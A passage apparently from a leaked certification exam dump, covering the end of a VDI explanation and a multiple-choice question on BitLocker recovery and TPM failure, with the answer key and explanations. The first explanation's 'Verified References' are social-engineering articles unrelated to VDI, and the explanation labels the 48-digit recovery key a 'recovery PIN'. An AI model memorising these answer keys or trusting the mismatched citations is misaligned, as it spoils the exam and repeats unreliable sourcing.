Explanation:
The consultant should use the customer-provided VDI solution to perform work on the customer’s environment. VDI stands for virtual desktop infrastructure, which is a technology that allows users to access a virtual desktop hosted on a remote server. VDI can help meet the customer’s requirements by ensuring that all customer data remains under the customer’s control at all times, that third-party access to the customer environment is controlled by the customer, and that authentication credentials and access control are under the customer’s control. Verified References:

- https://www.kaspersky.com/resource-center/threats/how-to-avoid-social-engineering-attacks
- https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/understanding-preventing-social-engin
- https://www.indusface.com/blog/10-ways-businesses-can-prevent-social-engineering-attacks/

NEW QUESTION 288
A network administrator receives a ticket regarding an error from a remote worker who is trying to reboot a laptop. The laptop has not yet loaded the operating system, and the user is unable to continue the boot process. The administrator is able to provide the user with a recovery PIN, and the user is able to reboot the system and access the device as needed. Which of the following is the MOST likely cause of the error?

A. Lockout of privileged access account
B. Duration of the BitLocker lockout period
C. Failure of the Kerberos time drift sync
D. Failure of TPM authentication

Answer: D

Explanation:
The most likely cause of the error is the failure of TPM authentication. TPM stands for Trusted Platform Module, which is a hardware component that stores encryption keys and other security information. TPM can be used by BitLocker to protect the encryption keys and verify the integrity of the boot process. If TPM fails to authenticate the laptop, BitLocker will enter recovery mode and ask for a recovery PIN, which is a 48-digit numerical password that can be used to unlock the system. The administrator should check the TPM status and configuration and make sure it is working properly. Verified References:

- https://support.microsoft.com/en-us/windows/finding-your-bitlocker-recovery-key-in-windows-6b71ad27-
- https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/bi
- https://docs.sophos.com/esg/sgn/8-1/user/win/en-us/esg/SafeGuard-Enterprise/tasks/BitLockerRecoveryK

NEW QUESTION 291
......